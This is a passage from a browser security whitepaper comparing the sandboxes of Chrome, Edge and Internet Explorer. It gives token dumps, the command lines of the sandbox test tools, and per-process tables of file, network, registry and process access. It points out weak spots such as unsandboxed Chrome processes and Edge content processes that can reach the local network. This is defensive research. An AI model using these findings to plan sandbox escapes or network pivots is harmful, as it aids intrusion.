
Process	PID
iexplore.exe	4664

Job Limits:

Limit	Value
Kill on Job Close	True
Silent Breakaway OK	True

Figure 7.2: Microsoft Edge and Internet Explorer Content-Process Job Limits


Another restriction employed by Google Chrome is the usage of an alternate desktop for sandboxed renderers. This means that processes using the main desktop cannot send window messages to the sandboxed process and more importantly vice-versa.



User: MSEDGEWIN10\IEUser
SID: S-1-5-21-346523891-1562384032-776247138-1000
Session: 1 Logon Session: 2a83b
Virtualized: No Protected: No

Group	Flags
BUILTIN\Users	Deny
CONSOLE LOGON	Deny
Everyone	Deny
LOCAL	Deny
Mandatory Label\Untrusted Mandatory Level	Integrity
MSEDGEWIN10\None	Deny
NT AUTHORITY\Authenticated Users	Deny
NT AUTHORITY\INTERACTIVE	Deny
NT AUTHORITY\Local account	Deny
NT AUTHORITY\Local account and member of Administrators group	Deny
NT AUTHORITY\LogonSessionId_0_173837	Mandatory
NT AUTHORITY\NTLM Authentication	Deny
NT AUTHORITY\This Organization	Deny
NULL SID	Mandatory, Restricted

Figure 7.3: Google Chrome Restricted Token



User: MSEDGEWIN10\IEUser
SID: S-1-5-21-346523891-1562384032-776247138-1000
Session: 1 Logon Session: 2a83b
Virtualized: Yes Protected: No

Group	Flags
BUILTIN\Administrators	Deny
BUILTIN\Users	Mandatory
CONSOLE LOGON	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Mandatory Label\Low Mandatory Level	Integrity
MSEDGEWIN10\None	Mandatory
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\Local account	Mandatory
NT AUTHORITY\Local account and member of Administrators group	Deny
NT AUTHORITY\LogonSessionId_0_173837	Mandatory
NT AUTHORITY\NTLM Authentication	Mandatory
NT AUTHORITY\This Organization	Mandatory

Figure 7.4: Internet Explorer Restricted Token

7.1.5 Sandbox Inter Process Communication (IPC)

The described sandboxing techniques require the components that make up a browser to be split across several processes. Since these processes have different trust levels and need to communicate and exchange data, authorization is need. For example if a renderer process requires access to a resource, the broker process needs to ensure that this is allowed.

Microsoft Edge and Internet Explorer use *COM* messages for communication between the different processes. Google Chrome uses its own techniques for inter-process communication named IPC and *Mojo*: IPC is currently being replaced with *Mojo*[13]. Actions are restricted using a policy in Google Chrome enforced by the main (broker) process. Microsoft Edge and Internet Explorer use the security features and access control provided by COM as observed when doing a manual inspection and slight reverse engineering of the communication between the browser components. Analyzing the full implementation of policies regarding IPC is outside the scope of this paper. In manual tests regarding logic bugs and authorization failures, the enforcement measures seemed to be working well in Google Chrome, Microsoft Edge, and Internet Explorer.

In terms of security IPC is an important attack vector since it may allow bypassing of sandboxing restrictions

[13] `https://www.chromium.org/developers/design-documents/mojo/chrome-ipc-to-mojo-ipc-cheat-sheet`

without exploiting any flaws in the isolation provided by the sandbox. However, attacks using IPC on more privileged components of the browser are outside the scope of the sandbox itself. We expect the risk of undetected logic flaws (such as missing authorization checks on dangerous functionality) to be equally likely in all tested browsers. However, compared to IPC and Mojo used by Google Chrome, we consider COM to be more complex and a much larger attack surface. A comprehensive documentation[14] of COM security is available on the Microsoft website.

Google Chrome has documented the dangers of IPC in the sandbox context for use by developers[15]. We were unable to find a similar document for Microsoft Edge or Internet Explorer, which is likely due to the fact that these browsers are (mostly) closed source.

7.2 Sandbox Testing methodology

We developed a suite of automated tests to reliably and repeatably determine the limits of the various sandboxes used by the tested browsers. These tests start each browser in a debugger and have them open one or more pages in order to have each browser start at least one copy of each type of process we wanted to test. This includes processes that host HTML webpages, Adobe Flash, Web Graphics Library (WebGL) and settings pages. It allows each process to run for a few seconds in order to initialize and load all relevant binaries before suspending all processes and starting the tests. This allows us to determine exactly what processes are started and what an attacker could do from within the sandbox of each process.

The same test suite also tests what hardening techniques are applied to each process and binary. The results of those tests are not immediately relevant to sandboxing, and will be discussed in section 9.

To start each browser in a debugger, a slightly modified version of BugId[16] was used, which is developed by one of the authors of this paper. BugId was chosen because of the author's familiarity with its code and because it is one of the few (if not only) applications that can debug Universal Windows Platform applications such as Microsoft Edge that is relatively easy to modify to integrate our test scripts. The BugId code was modified by adding two lines that load and call our testing code for each process created by the application being debugged.

The testing code runs a number of third-party applications that are specifically designed to test the presence and effectiveness of sandboxes and hardening techniques. For the sandboxing tests, we used the sandbox-attack-surface-analysis-tools[17] developed by James Forshaw. Specifically, we employed:

- **CheckFileAccess** to determine what files and folders a process can access on the local file system. The command-line used for these tests is:

  ```
  CheckFileAccess -q -r -w pid=<process id> ‘‘%SystemDrive%’’
  ```

[14] https://msdn.microsoft.com/en-us/library/windows/desktop/ms693319(v=vs.85).aspx
[15] https://www.chromium.org/Home/chromium-security/education/security-tips-for-ipc
[16] https://github.com/SkyLined/BugId
[17] https://github.com/google/sandbox-attacksurface-analysis-tools

- **CheckNetworkAccess** to determine if a process can make network connections on the loopback device, over the intranet and to the Internet. As well as determine if a process can accept incoming connections on the loopback device and intranet. The command-lines used for these tests are:
  - To test if the process can listen on the local loopback device:
    ```
    CheckNetworkAccess -p <process id> -l 127.0.0.1 28888
    ```
  - To test if the process can listen on the local network:
    ```
    CheckNetworkAccess -p <process id> -l <ip address of test machine> 28888
    ```
  - To test if the process can connect to the local loopback device:
    ```
    CheckNetworkAccess -p <process id> 127.0.0.1 28876
    ```
  - To test if the process can connect to the local network:
    ```
    CheckNetworkAccess -p <process id> <ip address of test machine> 445
    ```
  - To test if the process can connect to the internet:
    ```
    CheckNetworkAccess -p <process id> example.com 80
    ```


  The port number 28876 is used to connect to on the local network, because a web-server is running at that port during testing to serve up test pages. Port number 28888 is used to listen on, because it is assumed to not be in use. Transmission Control Protocol (TCP) port number 445 is used to connect to on the local intranet, as this is open by default on Microsoft Windows 10. Port 80 is used to connect to on the Internet, as `example.com` has a web-server running on that Internet Protocol (IP) address.
- **CheckProcessAccess** to determine if a process can access other processes on the system. The command-line used for these tests is: `CheckProcessAccess -p <process id>`
- **CheckRegistryAccess** to determine if a process can access the registry.
  - To test if the process can access any of the user's registry keys:
    ```
    CheckRegistryAccess -w -r -p <process id> hkey_current_user
    ```
  - To test if the process can access any of the local machine's registry keys:
    ```
    CheckRegistryAccess -w -r -p <process id> hkey_local_machine
    ```

These tests take the access token for each process and use it to attempt to access the relevant resources. If this succeeds, it proves that an attacker running inside the sandbox could access this resource.

All checks performed use the Windows user-land API. X41 D-Sec GmbH did not investigate if it is possible to access any of these resources by using syscalls directly. If it were possible to access resources through syscalls that should be inaccessible because of the process' AppContainer or Integrity level, this constitutes a bug in the AppContainer or Integrity Level Mechanism implementation and not a bug in the browser. However, access to some resources, most notably the network in Google Chrome, is not restricted by either, but through additional custom techniques. It may be possible for a clever attacker to find ways around this.

These tools were run and their output parsed automatically to produce a number of reports for each process. The name of these reports can indicate if a test has passed (e.g. the sandbox is preventing access to the relevant resource) or failed (e.g. the process can access all or parts of the relevant resource). If a test has failed, the report shows which parts of the resource the process is able to access. It could be that partial access to a resource is by design. For instance, AppContainers normally have access to a small, dedicated part of the file system to store private data. When examining the results, one should therefore not rely too much on the file name, but take into consideration its contents as well, before deciding if a sandbox is sufficiently limiting access to this resource. Processing the results is therefore non-trivial and requires a deep understanding of the sandbox. This is why our tools have not been automated further to provide a single Boolean (passed/failed) as output for each sandbox.

Note that as explained above, the level of access an AppContainer with the **internetClient** capability has to the local network depends on the network **category**, as shown in the Networking and Sharing Center (*Control Panel\All Control Panel Items\Network and Sharing Center*, see figure 7.5).



View your basic network information and set up connections

View your active networks

Network
Private network

Access type: Internet
Connections: vEthernet (SkyNet)

Change your networking settings

Set up a new connection or network
Set up a broadband, dial-up, or VPN connection; or set up a router or access point.

Troubleshoot problems
Diagnose and repair network problems, or get troubleshooting information.

Figure 7.5: Networking and Sharing Center showing a private network

To determine to what extent this level of access differs between **Public** and **Private** networks, we ran our tests for Microsoft Edge twice for both types. To change the network category we used the **Set-NetConnectionProfile** Powershell script, like so:

```
Set-NetConnectionProfile -InterfaceIndex (Get-NetConnectionProfile).InterfaceIndex
-NetworkCategory [Private|Public]
```

For the sake of brevity, we will not provide full lists of all files and registry keys the various sandboxed processes can access; we will only provide a general description of their level of access. If you are interested in the details, you can grab the test and a sample results set from our github repository.

7.3 Google Chrome Sandbox

Google Chrome runs its various components in separate processes, some of which are sandboxed. A combination of lower integrity levels, low privilege tokens, job objects, and hardening techniques (such as the win32k lock-down) are used to implement the sandbox. As mentioned before, these hardening techniques are covered in chapter 9.

Each process after the main process that is started by Google Chrome will be provided with a `type=...` command-line argument. This command line argument can be used to determine its role and tell us which components will be run in this process. The processes and their purpose are described in section 3.1. Note that the internal PDF reader does not run in a separate type of sandbox, but in a **renderer** process similar to regular webpages.

See table 7.1 for test results for the various process types.

7.3.1 Main process

Resource	Access
Network	Allowed
Private networks and loopback	Allowed
Port binding	Allowed
File system	Allowed
Registry	Allowed
Process	Allowed

Table 7.1: Google Chrome Main Process Sandbox

The main process hosts the Google Chrome UI Windows and handles network traffic among other things. It is not sandboxed and runs at medium integrity. It has the same level of access to the system as the user running Google Chrome has. Because it handles network traffic, including processing of the protocols used for communication, any vulnerability in the network stack is not mitigated by a sandbox.

Processing of network protocols should not require access to many resources and can be complex and prone to vulnerabilities. Because it operates on attacker supplied data, it is a very interesting attack vector. X41 D-Sec GmbH would like to suggest that this will be moved to a separate, sandboxed process to limit the potential damage of a vulnerability in this component.

7.3.2 type=crashpad-handler and type=watcher processes

Resource	Access
Network	Allowed
Private networks and loopback	Allowed
Port binding	Allowed
File system	Allowed
Registry	Allowed
Process	Allowed

Table 7.2: Google Chrome Crashpad Process Sandbox

The crashpad handler (see table 7.2) and watcher processes handle gathering statistics and reporting crashes in Google Chrome back to Google. Neither of these is sandboxed and both run at medium integrity. They have the same level of access to the system as the user running Google Chrome has. Any vulnerability in the handling and reporting of statistics and crashes in these processes is therefore not mitigated by a sandbox.

As far as X41 D-Sec GmbH knows, there have been no public reports of vulnerabilities in these two components, meaning they are either simple enough to be relatively robust, or they have not received much attention from external security researchers. X41 D-Sec GmbH would nevertheless like to suggest considering sandboxing these processes, as we assume the access to resources they require is not prohibitive.

7.3.3 type=renderer and type=ppapi processes

Resource	Access
Network	Blocked
Private networks and loopback	Blocked
Port binding	Blocked
File system	Blocked
Registry	Blocked
Process	Blocked

Table 7.3: Google Chrome Render and PPAPI Process Sandbox

The renderer process (see table 7.3) in Google Chrome is used to render webpages. It parses HTML, Scalable Vector Graphics (SVG), Cascading Style Sheets (CSS), images, runs JavaScript, etc. PDF files are rendered in this type of process as well. These components are all complex and contain a lot of surface area in which to find vulnerabilities. The majority of the vulnerabilities found in Google Chrome so far have been in code that runs inside renderer processes. The Pepper Plugin API (PPAPI) process is used to host plug-ins such as Flash, the code for which is complex and has had many vulnerabilities reported in the past.

Sandboxing of these two processes is paramount, as they are the most likely attack vector. We consider them well-sandboxed: they both run at untrusted integrity level, which severely limits their access to objects on the system as follows:

- File access: these processes cannot access any part of the file system.
- Network access: these processes cannot use the network.
- Registry access: these processes cannot access any part of the registry.
- Process access: these processes cannot access any other processes.

7.3.4 type=gpu-process

Resource	Access
Network	Allowed
Private networks and loopback	Allowed
Port binding	Allowed
File system	Partially Blocked
Registry	Partially Blocked
Process	Partially Blocked

Table 7.4: Google Chrome GPU Process Sandbox

The Graphics Processing Unit (GPU) process (see table 7.4) is used to implement WebGL, which is a JavaScript API for rendering graphics. It allows hardware acceleration, which requires access to the graphics hardware. In Google Chrome this means the process cannot be sandboxed as firmly as other processes and does have more access to the system. The GPU process runs at low integrity.

- *File access:* this process is able to access the folders *%ProgramData%\Microsoft\DeviceSync* with nearly full access and *%ProgramData%\Microsoft\PlayReady* with full access.
- *Network access:* this process can bind to a local socket, and it can connect to the loopback device, intranet and Internet.
- *Registry access:* The process can access two locations in the registry: `\SOFTWARE\Microsoft\DRM` and `\SOFTWARE\WOW6432Node\Microsoft\DRM` These two contain basically the same information, but for 64-bit and 32-bit applications respectively. The process has the following access rights to these: *`QueryValue`*, *`SetValue`*, *`CreateSubKey`*, *`EnumerateSubKeys`*, *`Notify`*, *`CreateLink`*, *`ReadControl`*, *`WriteDac`*, and *`WriteOwner`*.

- *Process access:* this process can access various other processes. The processes it can access are a sub-set of all the processes running as the currently logged-in user. It has the following access rights to these: `Terminate`, `QueryLimitedInformation`, and `Synchronize`.

7.4 Microsoft Edge Sandbox

Microsoft Edge uses *AppContainers* to implement its sandbox [18]. Besides the sandboxed processes, which we will describe in more details below, Edge uses a number of utility processes that are not sandboxed. This includes:

- *browser_broker.exe:* a special broker process that brokers access to various resources that the sandboxed processes cannot access directly,
- *RuntimeBroker.exe:* a generic broker process that brokers access to various resources for all UWP apps,
- *ApplicationFrameworkHost.exe:* a process that handles UI window creation for all UWP apps,

UWP apps like Microsoft Edge have access to various OS features that are implemented in separate processes such as *RuntimeBroker.exe* and *ApplicationFrameworkHost.exe*. They may provide opportunities for an attacker to attempt to escape a sandbox, because they can be interacted with from Microsoft Edge. However, these processes are part of the UWP framework, and therefore outside of the scope of this paper.

Microsoft documents Microsoft Edge uses various different AppContainers to separate its components:

- Manager AppContainer: provides general browser UI features such as navigation buttons, address bar, tabs, favorites, etc.
- Internet AppContainer: hosts/renders websites of the internet.
- Intranet AppContainer: hosts/renders websites of the local intranet.
- Extensions AppContainer: hosts extensions.
- Flash AppContainer: hosts Adobe Flash.
- Services UI AppContainer: hosts Microsoft Edge UI websites, such as `about:flags`, new tab page, etc…

Note that the internal PDF reader does not run in a separate type of sandbox, but in an intranet/Internet AppContainer similar to regular webpages.

[18] `https://blogs.windows.com/msedgedev/2017/03/23/strengthening-microsoft-edge-sandbox/`

Unfortunately, Microsoft does not explain how these AppContainers differ from each other and provides no information to help map running Microsoft Edge processes to the above list. All AppContainers except the Manager AppContainer have exactly the same capability SIDs, access to the network, file system and other processes. However, we found we could identify what type of AppContainer was hosting in a processes by looking at the registry keys it was able to open, as each type of AppContainer appears to be assigned a specific number key for storing various information. More details will be given below.

A bit of reverse engineering of the browser_broker process suggests that the different types of AppContainers have different levels of access to the browser_broker IPC, which is enforced through a different mechanism. Reverse engineering the code completely to find out exactly how this is implemented is outside the scope of this paper.

We were able to open the `about:flags` page from a webpage using an iframe, and found it was hosted in the same process as the webpage that contained the iframe. This appears to contradict that settings pages are always opened in a separate AppContainer. However, the settings page does not appear to be functional; none of the settings check boxes are checked even when they are checked in a "regular" `about:flags` page, and modifying any setting does not actually cause that setting to change. This is due to the fact that the ***window.external*** bindings required to read and modify experimental settings are not available to processes that host webpages. However, we observed that the page has the origin `ms-appx-web://microsoft.microsoftedge`, this gives access to the local application Resource folder and might allow access to other resources on the same origin. Investigating this further was outside the scope of this project.

The various AppContainers and their capabilities are detailed below.

7.4.1 Manager AppContainer

Resource	Access
Network	Allowed
Private networks and loopback	Partially Blocked
Port binding	Blocked
File system	Partially Blocked
Registry	Partially Blocked
Process	Partially Blocked

Table 7.5: Microsoft Edge Manager AppContainer Sandbox

AppContainer Manager (see table 7.5) is the main browser process for Microsoft Edge and runs at low integrity.

This process has the following named capabilities:

- internetClient,
- privateNetworkClientServer,
- enterpriseAuthentication,
- enterpriseDataPolicy,
- extendedExecutionBackgroundAudio,
- extendedExecutionUnconstrained,
- packageQuery,
- slapiQueryLicenseValue,
- picturesLibrary,
- sharedUserCertificates,
- targetedContent, and
- confirmAppClose.

We will discuss these grouped by the resources they grant access to.

- *File access:* this process is able to access all files and folders in the *%ProgramData%\Microsoft\Windows\WER* folder, which belongs to Windows Error Reporting. It can also access all files in all sub-folders in the *%LocalAppData%\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe* folder, except for files in the *AppData* and *SystemAppData* sub-folders of that folder. This part of the file system is set aside for Microsoft Edge to use for storage, so this file-system access is by design and does not appear to raise any security issues. Through the `picturesLibrary` capability, it also has the ability to add, change, or delete files in the user's pictures library on the local as well as other Homegroup computers and locally connected media servers.
- *Network access:* this process has the `internetClient` and `privateNetworkClientServer` capabilities and is therefore able to open connections to the local loopback device, the local intranet and the Internet and can accept connections on the local loopback device and the local intranet (except on "critical" ports). The `picturesLibrary` capability also grants access to certain network resources, but this is a subset of the access granted by the two network-specific capabilities.
- *Process access:* this process has full access to itself and all other AppContainers running *MicrosoftEdgeCP.exe*. This appears to be by-design and does not appear to raise any security issues as these processes have even tighter controlled sandboxes, so compromising them would be a step downwards in privilege for an attacker.

- *Registry access:* this process has full access to a number of keys in the `HKEY_CURRENT_USER` hive. The process also has access in a number of locations in the `HKEY_LOCAL_MACHINE` hive, but access to some of these is limited. All these keys appear to be related to settings and licensing and do not appear to offer obvious vectors for sandbox escapes or other forms of privilege escalation. It is expected that this access is granted through the *`NAMED CAPABILITIES\Registry Read`* capability and therefore by design.
- *Clipboard access:* this process appears to handle access to the clipboard for all of Microsoft Edge, as we were able to crash it with a NULL pointer by pasting maliciously formatted clipboard data in a webpage. Access to clipboard data does not appear to be limited in AppContainers: we are not aware of a capability SID that is required to access the clipboard. If technically possible, X41 D-Sec GmbH would advise to move handling of clipboard data to a less privileged AppContainer.
- *Authentication and certification access:* this AppContainer has access to resources that require user authentication through the *`enterpriseAuthentication`* capability and can define and use enterprise-specific policies through the *`enterpriseDataPolicy`* capability. It can add and access software and hardware certificates in the Shared User store through the *`sharedUserCertificates`* capability.

The other capability SIDs assigned to this AppContainer do not appear to be relevant to the security of the sandbox.

7.4.2 Non-Management AppContainers

Resource	Access
Network	Allowed
Private networks and loopback	Blocked
Port binding	Blocked
File system	Partially Blocked
Registry	Partially Blocked
Process	Partially Blocked

Table 7.6: Microsoft Edge Non-Manager AppContainer Sandbox

The remaining processes are used to render and show web resources, such as webpages, media files, WebGL, Flash, PDF files (using a built-in PDF reader), extensions and application UI such as the new tab page and `about:flags`. Microsoft refers to these as different AppContainers, but we found them to have the exact same capability SIDs and therefor consider them to be different **instances** of the same **type** of AppContainer (see table 7.6). However, access to the file system and registry differs between these processes, and can be used to uniquely identify the various types of sandbox mentioned by Microsoft in their blog post.

- *File access:* All these processes are able to access all files and folders in the *%ProgramData%\Microsoft\-Windows\WER* folder, which belongs to Windows Error Reporting. They can also access some files in sub-folders of the *%LocalAppData%\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe* folder. This part of the file system is set aside for Microsoft Edge to use for storage, so this file-system access is by design and does not appear to raise any security issues. Different types of AppContainer have access to a different sub-folder created specifically for that type and accessible only to that type and the Manager AppContainer. These sub-folders are:


  - `#!001`: AppContainers that host Internet and intranet webpages.
  - `#!002`: AppContainers that host the new tab page.
  - `#!003`: AppContainers that host extensions.
  - `#!004`: AppContainers that host settings pages.
  - `#!005`: AppContainers that host Adobe Flash
  - `#!006`: AppContainers that host Out Of Process (OOP) Chakra JS compilers
  - `#!121`: unknown AppContainers

  Note that, unlike Microsoft suggest, we were unable to identify two separate types of AppContainer that hosts intranet and Internet pages respectively: both appear to be hosted in **type 001**.

  For the sake of brevity, we've not provided a complete list of all files, folders and the access rights these processes have to them. The full list can be found in the test results published on GitHub[19].

- *Network access:* These AppContainers have the *`internetClient`* capability, which should allow them to connect to Internet sites, but not to intranet sites or the loopback device. They should also not be able to accept connections on the intranet or the loopback device. Regardless, we found that all Microsoft Edge processes were able to open connections to the loopback device and the local machine using its intranet IP address. Whether these AppContainers were able to connect to other machines on the local intranet depends on the network category of the local network, as explained above. This means that if a targeted machine has its local network set to public, an attacker who can successfully run arbitrary code inside such an AppContainer can attempt to attack local network resources, rather than trying to escape the sandbox. The security level of devices found commonly on enterprise networks such as printers, scanners and other Internet-of-Things components is well below that of modern web browsers' sandboxes. X41 D-Sec GmbH assumes that we will likely see more attacks that use the web browser as a staging point for attacks on network connected devices that are not directly accessible from the Internet, but can be accessed from inside of the local network. Note that these AppContainers are not granted access to local network resources when the network category is set to work or private or when it is domain-controlled. However, parts of larger enterprise networks that have several subnets and several Active Directory domains may be considered part of the Internet and accessible. Normally networks of domain controllers known by a Microsoft Windows machine are automatically considered private, yet in case of several domains and routed networks this might not be sufficient.

[19] `https://github.com/x41sec/browser-security-whitepaper-2017/`



Process Monitor - Sysinternals: www.sysinternals.com

Time o...	Process Name	PID	Operation	Result	Detail	TID	Integrity	Parent PID
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Receive	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5432	TCP Disconnect	SUCCESS	Length: 0, seqnum...	0	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 2392, U...	2392	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 264, Us...	264	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 5516, U...	5516	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 2812, U...	2812	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 6964, U...	6964	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 3528, U...	3528	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 2796, U...	2796	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 5012, U...	5012	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 540, Us...	540	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 6940, U...	6940	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 4664, U...	4664	Verbindliche Besc...	692
10:25:5...	MicrosoftEdgeCP.exe	5044	Thread Exit	SUCCESS	Thread ID: 1568, U...	1568	Verbindliche Besc...	692

Figure 7.6: Microsoft Edge Content-Process Network Access

As shown in figure 7.6 we can confirm that content processes are also actively using network access they have and this appears to be by design.

- *Process access:* These processes have full access to themselves and limited access to the Manager AppContainer (*QueryInformation*|*QueryLimitedInformation*|*Synchronize*). This appears to be by design and does not appear to offer an attacker any useful attack vector.

- *Registry access:* All these AppContainers have access to parts of a registry created specifically for the Microsoft Edge app, under the key \REGISTRY\USER\<userid>\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe, but not to any other part of the registry. Specifically, they share the same access to everything under the MicrosoftEdge key. Different types of AppContainers have access to another sub-key created specifically for that type and accessible only to that type. These keys are:

  - *001*: AppContainers that host Internet and intranet webpages.
  - *002*: AppContainers that host the new tab page*.
  - *003*: AppContainers that host extensions.
  - *004*: AppContainers that host settings pages.
  - *005*: AppContainers that host Adobe Flash
  - *006*: AppContainers that host OOP Chakra JS compilers
  - *121*: unknown AppContainers

  Note, that we were unable to identify a separate type of AppContainer that hosts intranet pages. You may have noticed that these key-names match the folder names we found in the file access tests.

  The type *004* and *121* AppContainers also have access to the \REGISTRY\USER\<userid>\Software\Microsoft\Windows\WindowsErrorReporting\Plugins key.

This access to the registry should not offer an attacker an immediate vector to sandbox escapes or other security issues and allows the different types of AppContainers to store data outside the reach of the other types.

X41 D-Sec GmbH noticed the presence of type `121` AppContainers during testing, but was unable to find out how to reliably trigger their creation or what they are intended for. However, since they do not appear to differ from the other AppContainers in any significant way, we do not consider them an additional security risk and did not further investigate.

7.5 Internet Explorer Sandbox (Protected Mode)

Resource	Access
Network	Allowed
Private networks and loopback	Allowed
Port binding	Allowed
File system	Allowed
Registry	Allowed
Process	Allowed

Table 7.7: Internet Explorer UI / Frame Process Access

On versions of Microsoft Windows before version 10, Internet Explorer could be run in EPM: Internet Explorer was run as a UWP app (aka Metro style app) that used AppContainers to improve the sandbox. However, on Microsoft Windows 10, EPM has been "replaced" by Microsoft Edge as more secure browsing mode. As such, EPM is no longer available and Internet Explorer does not use AppContainers.

There is no built-in PDF feature in Internet Explorer. Instead, the user is prompted how to handle the PDF file type similar to other file types such as Microsoft Office files.

The main Internet Explorer process runs at medium integrity (see table 7.7). For each tab, a separate low integrity process is created in desktop mode. Flash and WebGL run in the same process as the webpage that loaded them in Internet Explorer. However, intranet pages are loaded in processes running at medium integrity.

Resource	Access
Blocked Network	Allowed
